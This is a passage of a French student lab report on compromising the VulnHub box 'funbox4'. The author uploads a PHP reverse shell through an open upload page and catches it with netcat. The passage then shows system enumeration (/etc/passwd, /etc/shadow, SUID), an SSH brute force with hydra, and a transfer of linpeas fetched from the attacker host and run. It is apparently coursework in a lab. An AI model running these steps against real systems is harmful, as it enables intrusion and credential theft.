


FIGURE 3.22 – Scan Dirbuster sur le répertoire « igmseklhgmrjmtherij2145236 »

Dans les fichiers détectés et intéressants, je vois que « upload.php » est un fichier accessible et peut potentiellement me permettre d'envoyer des fichiers aux serveurs. Sinon, il y a plusieurs occurrences de fichiers et répertoires liés à « upload », mais avec des réponses HTTP 403 donc avec un accès interdit. De plus, il y a, dans les répertoires détectés, « /igmseklhgmrjmtherij2145236/upload/ » avec des fichiers mais toutes avec une réponse HTTP 403 donc inaccessibles. De ce fait, dans ce qui est intéressant pour ce scan dirbuster, il y a le fichier « upload.php » avec un HTTP 200 qui est potentiellement fonctionnel et peut offrir un point d'entrée pour par exemple téléverser des webshell/reverse shell. Les autres répertoires sont inaccessibles. Voici le contenu de la page « /igmseklhgmrjmtherij2145236/upload/ » :




FIGURE 3.23 – Contenu de la page « /igmseklhgmrjmtherij2145236/upload/ »


La page indique explicitement qu'il est possible de télécharger un fichier sur le serveur. Ainsi, à l'instar du TP4, j'utilise un reverse shell fourni par Kali Linux que je téléverse sur le serveur.

Voici l'emplacement du reverse shell présent dans ma machine Kali Linux :

```
(sae㉿kalisae)-[~]
$ ll /usr/share/webshells/php
total 32
drwxr-xr-x 2 root root 4096 Feb  3  2024 findsocket
-rw-r--r-- 1 root root 2800 Nov 20 2021 php-backdoor.php
-rwxr-xr-x 1 root root 3034 Dec  9 19:20 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 Nov 20 2021 qsd-php-backdoor.php
-rw-r--r-- 1 root root   328 Nov 20 2021 simple-backdoor.php
```

FIGURE 3.24 – Emplacement par défaut des reverse shells dans Kali Linux

Et voici le résultat dans la page « /igmseklhgmrjmtherij2145236/upload/ » après le téléchargement du reverse shell :



Upload your time sheet, please:

No file selected.

The file php-reverse-shell.php has been uploaded

FIGURE 3.25 – Téléchargement du reverse shell PHP à partir de la page « /igmseklhgmrjmtherij2145236/upload/ »

Par ailleurs, je n'ai pas changé la configuration du reverse shell car l'adresse IP de ma Kali Linux n'a pas changé et je vais utiliser le même port d'écoute. En parallèle, j'utilise netcat pour être en mode écoute sur le même port du TP4, à savoir le port 12345 :

```
(sae@kalisae)~]$ nc -v -n -l -p 12345
listening on [any] 12345...
```

FIGURE 3.26 – Commande netcat pour être en mode écoute sur le port 12345

Maintenant, lorsque le webshell sera déclenché, la machine cible, donc dans mon cas la box VulnHub se connectera à ma machine Kali Linux. Le port configuré dans le script est utilisé pour établir la connexion réseau. Et, lorsque le script reverse shell s'exécutera sur la machine cible, il établira une connexion sur l'IP sur le port spécifié. Si la machine Kali Linux écoute sur ce port, la connexion sera réussie.

Certains paramètres passés dans la commande ne sont pas obligatoires comme le « -v » qui est pour la verbosité, ou « -n » pour bypasser les résolutions DNS » même s'ils sont souvent utilisés dans les exemples d'exploitation webshell avec nc.

Pour rappel, le scan dirbuster avait trouvé un répertoire « /upload », et souvent, les fichiers téléchargés sont placés dans ce répertoire. Étant donné que l'URL utilisée pour l'upload est « /igmseklhgmrjmtherij2145236/upload/ », je commence par tester si le fichier est accessible :




FIGURE 3.27 – Test de l'accessibilité du fichier reverse shell

L'URL « `http://192.168.56.116/igmseklhgmrjmtherij2145236/upload/php-reverse-shell.php` » tourne dans le vide, donc le fichier `php-reverse-shell.php` a bien été exécuté sur le serveur mais n'a juste pas généré de réponse visible dans le navigateur. Cela est attendu dans le cas d'un reverse shell, car il permet d'établir une connexion entre la cible (le serveur) et la machine attaquante (Kali Linux).

Une fois ceci fait, la sortie netcat confirme que la machine Kali Linux a reçu une connexion depuis la machine cible et cette connexion a été initiée grâce au webshell PHP :

```
(sae㉿kalisae)-[~]
$ nc -v -n -l -p 12345
listening on [any] 12345 ...
connect to [192.168.56.110] from (UNKNOWN) [192.168.56.116] 48180
Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 U
86_64 x86_64 GNU/Linux
23:08:51 up 2:36, 0 users, load average: 0.01, 0.02, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

FIGURE 3.28 – Connexion établie sur la machine cible avec le reverse shell

Ici, Netcat a reçu une connexion sur le port 12345 (`connect to [192.168.56.110] from (UNKNOWN) [192.168.56.116] 48180`) et donc le reverse shell a fonctionné. Je suis alors connecté en tant qu'utilisateur « `www-data` », un utilisateur souvent utilisé par les serveurs web pour exécuter des processus avec des priviléges restreints. C'est l'utilisateur par défaut pour le serveur Apache. Le shell a été lancé mais sans terminal interactif complet (`/bin/sh : 0 : can't access tty; job control turned off`).

J'améliore alors le shell non interactif pour générer un « pseudo-terminal » (pty) :

```
www-data@funbox4:~$ $ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@funbox4:/$ ls -alhk  
ls -alhk  
total 100K
```

FIGURE 3.29 – Amélioration du shell pour générer un « pseudo-terminal »

J'essaie alors d'afficher le fichier « /etc/passwd » pour lister les utilisateurs présents sur la box :

```
www-data@funbox4:/$ cat /etc/passwd | grep -v -e "/bin/false" -e "nologin"  
cat /etc/passwd | grep -v -e "/bin/false" -e "nologin"  
root:x:0:0:root:/root:/bin/bash  
sync:x:4:65534:sync:/bin:/bin/sync  
anna:x:1000:1000:,,,:/home/anna:/bin/bash  
thomas:x:1001:1001:,,,:/home/thomas:/bin/rbash  
www-data@funbox4:/$ █
```

FIGURE 3.30 – Utilisateurs présents dans la box avec le fichier « /etc/passwd »

J'affiche volontairement les utilisateurs qui disposent d'un shell fonctionnel, en excluant ceux ayant des shells non interactifs pour la clarté de la capture. Je trouve alors un utilisateur « root », qui est l'utilisateur principal avec tous les privilèges. Il y a deux autres utilisateurs : « anna » et « thomas » qui dispose respectivement d'un shell interactif standard (/bin/bash) et d'un shell restreint (/bin/rbash). Par ailleurs, je ne tiens pas compte de l'utilisateur « sync », car il est utilisé pour synchroniser le système de fichier.

En tant qu'utilisateur « www-data », je n'ai pas accès au fichier « /etc/shadow », qui contient les informations liées aux mots de passe des utilisateurs, telles que les mots de passe chiffrés, les dates d'expiration des mots de passe, etc.

```
thomas:x:1001:1001:,,,:/home/thomas:/bin/rbash  
www-data@funbox4:/$ cat /etc/shadow  
cat /etc/shadow  
cat: /etc/shadow: Permission denied  
www-data@funbox4:/$ █
```

FIGURE 3.31 – Accès refusé au fichier « /etc/shadow »

J'essaie également d'afficher la liste des commandes que l'utilisateur peut exécuter avec des privilèges root sans fournir forcément de mot de passe en utilisant la commande « sudo -l » :

```
www-data@funbox4:/$ sudo -l
sudo -l
[sudo] password for www-data:
192.168.56...
Sorry, try again.
```

FIGURE 3.32 – Commandes que l’utilisateur « www-data » peut exécuter avec des privilèges root sans fournir forcément de mot de passe

Cependant, lorsque j’exécute cette commande, le système me demande le mot de passe de l’utilisateur « www-data », ce que je ne connais pas.

Ensuite, je recherche tous les fichiers sur le système ayant le bit SUID d’activé :

```
www-data@funbox4:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/ping
/bin/fusermount
/bin/mount
/bin/ping6
/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/procmail
www-data@funbox4:/$
```

FIGURE 3.33 – Fichier de la box ayant le bit SUID activé

Ces fichiers ont le bit SUID (Set User ID), qui permet à un programme d’être exécuté

avec les priviléges du propriétaire du fichier, souvent root. C'est utile pour identifier des binaires exécutables qui pourraient me permettre de montée en priviléges. Toutefois, dans le cadre de cette VM, ces fichiers ne me permettent pas d'obtenir un accès root ni d'effectuer une élévation de priviléges car par exemple, « ping », « passwd » ou encore « sudo » nécessitent une interaction avec l'utilisateur ou un mot de passe pour fonctionner correctement. « /usr/bin/sudo » demande un mot de passe, ce que je ne possède pas, etc.

Je vérifie la présence d'un crontab configuré sur cette VM pour l'utilisateur « www-data » :

```
/usr/bin/python3.10
www-data@funbox4:/$ crontab -l
crontab -l
no crontab for www-data
-----[REDACTED]-----
```

FIGURE 3.34 – Vérification présence d'un crontab pour l'utilisateur « www-data »

Le fait de vérifier ceci aurait pu être intéressant car on peut imaginer qu'une tâche programmée via cron est peut-être configurée pour s'exécuter avec les priviléges de l'utilisateur qu'il l'a fait, et parfois même avec des priviléges root si la tâche est mal configurée. Dans le cadre de cette VM et en tant qu'utilisateur « www-data », celui-ci n'a aucune tâche planifiée dans le crontab.

Le temps de trouver une solution pour l'élévation de priviléges, je lance, en tâche de fond, un brute force sur les deux utilisateurs « anna », et « thomas » avec hydra :

```
[sae@kalisae:~]
$ hydra -l anna,thomas -P /usr/share/wordlists/john.lst ssh://192.168.56.116
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-12 21:28:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (l:1/p:3559), ~223 tries per task
[DATA] attacking ssh://192.168.56.116:22/
```

FIGURE 3.35 – Brute force sur les deux utilisateurs « anna », et « thomas » avec hydra

En sachant de ne pas être sûr de la méthode pour escalader mes priviléges, je décide d'utiliser l'outil linpeas. Linpeas est un outil extrêmement puissant qui permet de recueillir une grande quantité d'informations détaillées sur la machine cible. Il est conçu pour rechercher des failles de sécurité et des configurations erronées qui pourraient potentiellement permettre d'augmenter les priviléges d'un utilisateur non privilégié à un utilisateur avec des droits root. C'est, en fait, un outil d'audit qui s'exécute sur la machine cible et recueille un maximum d'informations.

Je commence alors par télécharger l'outil linpeas depuis Github sous la forme d'un binaire précompilé :

The screenshot shows a terminal session on a Kali Linux system. The user, 'sae', is downloading the 'linpeas\_linux\_amd64' binary from the GitHub repository 'peass-ng/PEASS-ng'. The terminal output shows the progress of the wget command, including the URL, file size, and download speed (19.4 MB/s). Once the download is complete, the user lists the contents of their home directory ('~/') using the 'll' command, which shows the newly downloaded 'linpeas\_linux\_amd64' file among other personal files like Desktop, Documents, Downloads, Music, Pictures, Public, Templates, and Videos.

```
(sae㉿kalisae) ~]$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas_linux_amd64
--2024-12-05 23:01:14-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas_linux_amd64
Resolving github.com (github.com)... 140.82.112.3
Connecting to github.com (github.com)|140.82.112.3|:443 ... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20241205-c8c0c3e5/linpeas_linux_amd64 [following]
--2024-12-05 23:01:14-- https://github.com/peass-ng/PEASS-ng/releases/download/20241205-c8c0c3e5/linpeas_linux_amd64
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response ... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/eec599e4-bc7c-48b7-8333-6
Faws4_request&X-Amz-Date=20241205T220046Z&X-Amz-Expires=300&X-Amz-Signature=441a216e86757c87c58545473eb5b72a693cf6a7594f68
amd64&response-content-type=application%2Foctet-stream [following]
--2024-12-05 23:01:14-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/eec599e4-b
s-east-1%2Fs3%2Faws4_request&X-Amz-Date=20241205T220046Z&X-Amz-Expires=300&X-Amz-Signature=441a216e86757c87c58545473eb5b72
Dlinpeas_linux_amd64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.1
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3215280 (3.1M) [application/octet-stream]
Saving to: 'linpeas_linux_amd64'

linpeas_linux_amd64          100%[=====]   19.4 MB/s


2024-12-05 23:01:15 (19.4 MB/s) - 'linpeas_linux_amd64' saved [3215280/3215280]

(sae㉿kalisae) ~]$ ll
total 4344
drwxr-xr-x  2 sae sae  4096 Dec  5 00:03 Desktop
drwxr-xr-x  2 sae sae  4096 Feb  3 2024 Documents
drwxr-xr-x  2 sae sae  4096 Dec  2 22:22 Downloads
drwxr-xr-x  2 sae sae  4096 Feb  3 2024 Music
drwxr-xr-x  2 sae sae  4096 Feb  3 2024 Pictures
drwxr-xr-x  2 sae sae  4096 Feb  3 2024 Public
drwxr-xr-x  2 sae sae  4096 Feb  3 2024 Templates
drwxr-xr-x  2 sae sae  4096 Feb  3 2024 Videos
-rw-r--r--  1 sae sae    82 Dec  5 22:55 john.txt
-rw-r--r--  1 sae sae 3215280 Dec  5 18:08 linpeas_linux_amd64
'.
```

FIGURE 3.36 – Téléchargement de l'outil Linpeas depuis Github

Le binaire est téléchargé dans mon répertoire personnel de l'utilisateur « sae », l'utilisateur de ma Kali Linux. Je ne télécharge pas directement Linpeas sur ma machine cible car elle n'a pas accès à internet, en effet, je suis dans mon propre sous réseau. Ma Kali Linux a cependant accès à internet sur l'interface NAT que j'utilise pour télécharger Linpeas (démarrage de mon interface NAT pour l'accès internet mais je quitte mon sous réseau).

Ensuite, après m'être remis dans mon propre sous réseau avec ma Kali Linux et pour faire en sorte de télécharger Linpeas sur ma machine cible, je lance un serveur WEB local sur le port 8080. De ce fait, tout fichier ou répertoire dans le répertoire courant sera accessible via ce serveur :




```
(sae@kalisae)~$ ll | grep linpeas
-rwxr-xr-x 1 sae sae 3215280 Dec 5 18:08 linpeas_linux_amd64

(sae@kalisae)~$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

FIGURE 3.37 – Lancement de mon propre serveur WEB local pour télécharger des fichiers sur la machine cible


Il me reste plus qu'à télécharger le fichier linpeas depuis l'adresse IP de ma Kali Linux avec wget :



```
www-data@funbox4:~$ wget http://192.168.56.110:8080/linpeas_linux_amd64
wget: http://192.168.56.110:8080/linpeas_linux_amd64
The program 'wget' is currently not installed. To run 'wget' please ask your administrator to install the package 'wget'
www-data@funbox4:~$ curl http://192.168.56.110:8080/linpeas_linux_amd64
curl: http://192.168.56.110:8080/linpeas_linux_amd64
The program 'curl' is currently not installed. To run 'curl' please ask your administrator to install the package 'curl'
www-data@funbox4:~$
```

FIGURE 3.38 – Erreur téléchargement du binaire Linpeas avec curl et wget

« Wget » et « curl » ne sont pas installés sur la machine cible. En sachant que python est utilisé sur la machine, j'utilise une simple commande python pour télécharger Linpeas sur la machine cible :



```
www-data@funbox4:~$ python -c "import urllib; urllib.urlretrieve('http://192.168.56.110:8080/linpeas_linux_amd64', 'linpeas_linux_amd64')"
<8.56.110:8080/linpeas_linux_amd64', 'linpeas_linux_amd64')
Traceback (most recent call last):
  File "<string>", line 1, in <module>
    File "/usr/lib/python2.7/urllib.py", line 98, in urlretrieve
      return opener.retrieve(url, filename, reporthook, data)
        File "/usr/lib/python2.7/urllib.py", line 252, in retrieve
          tfp = open(filename, 'wb')
IOError: [Errno 13] Permission denied: 'linpeas_linux_amd64'
www-data@funbox4:~$
```

FIGURE 3.39 – Téléchargement de Linpeas avec python et urllib

Cette commande python permet d'exécuter un script python en ligne de commande. Il importe un module « urllib » qui est une bibliothèque de python pour manipuler les URL et également utilisé pour télécharger des fichiers. Ensuite, j'utilise la fonction « urllib.urlretrieve() » pour télécharger le fichier depuis l'URL de ma Kali Linux.

Dans la capture ci-dessus, j'ai essayé de télécharger Linpeas dans le répertoire racine mais j'ai eu une erreur de permission car « www-data » n'a pas les droits pour enregistrer un fichier dans ce répertoire.

Pour résoudre ce problème, je me déplace dans le répertoire « /tmp/ » pour être sûr que l'utilisateur www-data a les droits nécessaires.

```
linpeas [1118:13] $ permission denied: linpeas_linux_amd64
www-data@funbox4:/tmp$ cd /tmp/
cd /tmp/
www-data@funbox4:/tmp$ python -c "import urllib; urllib.urlretrieve('http://192.168.56.110:8080/linpeas_linux_amd64', 'linpeas_linux_amd64')"
<168.56.110:8080/linpeas_linux_amd64', 'linpeas_linux_amd64'"
www-data@funbox4:/tmp$ ls -alhk
ls -alhk
total 3.2M
drwxrwxrwt 9 root      root      4.0K Dec 12 00:19 .
drwxr-xr-x 23 root      root      4.0K Dec 11 20:57 ..
drwxrwxrwt 2 root      root      4.0K Dec 11 20:32 .ICE-unix
drwxrwxrwt 2 root      root      4.0K Dec 11 20:32 .Test-unix
drwxrwxrwt 2 root      root      4.0K Dec 11 20:32 .X11-unix
drwxrwxrwt 2 root      root      4.0K Dec 11 20:32 .XIM-unix
drwxrwxrwt 2 root      root      4.0K Dec 11 20:32 .font-unix
-rw-rw-rw- 1 www-data www-data 3.1M Dec 12 00:19 linpeas_linux_amd64
drwx----- 3 root      root      4.0K Dec 11 20:58 systemd-private-a957859d6ff6401d9e9d4f5dbcf41855-dovecot.service-bHibQf
drwx----- 3 root      root      4.0K Dec 11 23:43 systemd-private-a957859d6ff6401d9e9d4f5dbcf41855-systemd-timesyncd.service-g8CEGS
www-data@funbox4:/tmp$
```

FIGURE 3.40 – Téléchargement réussi dans le répertoire « /tmp/ » de Linpeas avec python et urllib

Le téléchargement a été effectué avec succès. Par conséquent, maintenant, le binaire linpeas est présent sur la cible. On remarque aussi que le téléchargement a été fait sans problème dans les logs du serveur WEB :

```
File "/usr/lib/python3.11/socketserver.py", line 834, in write
    self._sock.sendall(b)
ConnectionResetError: [Errno 104] Connection reset by peer
192.168.56.116 - - [12/Dec/2024 21:32:19] "GET /linpeas_linux_amd64 HTTP/1.0" 200 -
```

FIGURE 3.41 – Log du serveur WEB, Linpeas a bien été téléchargé depuis le serveur WEB

Il me reste maintenant plus qu'à lancer linpeas sur la cible :

```
bash. ./linpeas_linux_amd64. permission denied
www-data@funbox4:/tmp$ chmod +x linpeas_linux_amd64
chmod +x linpeas_linux_amd64
www-data@funbox4:/tmp$ ./linpeas_linux_amd64
./linpeas_linux_amd64
```




FIGURE 3.42 – Exécution de Linpeas sur la box funbox4

*La sortie de Linpeas est extrêmement détaillée et volumineuse, ce qui rend difficile de tout afficher ici. Par conséquent, je n'ai inclus qu'une capture*

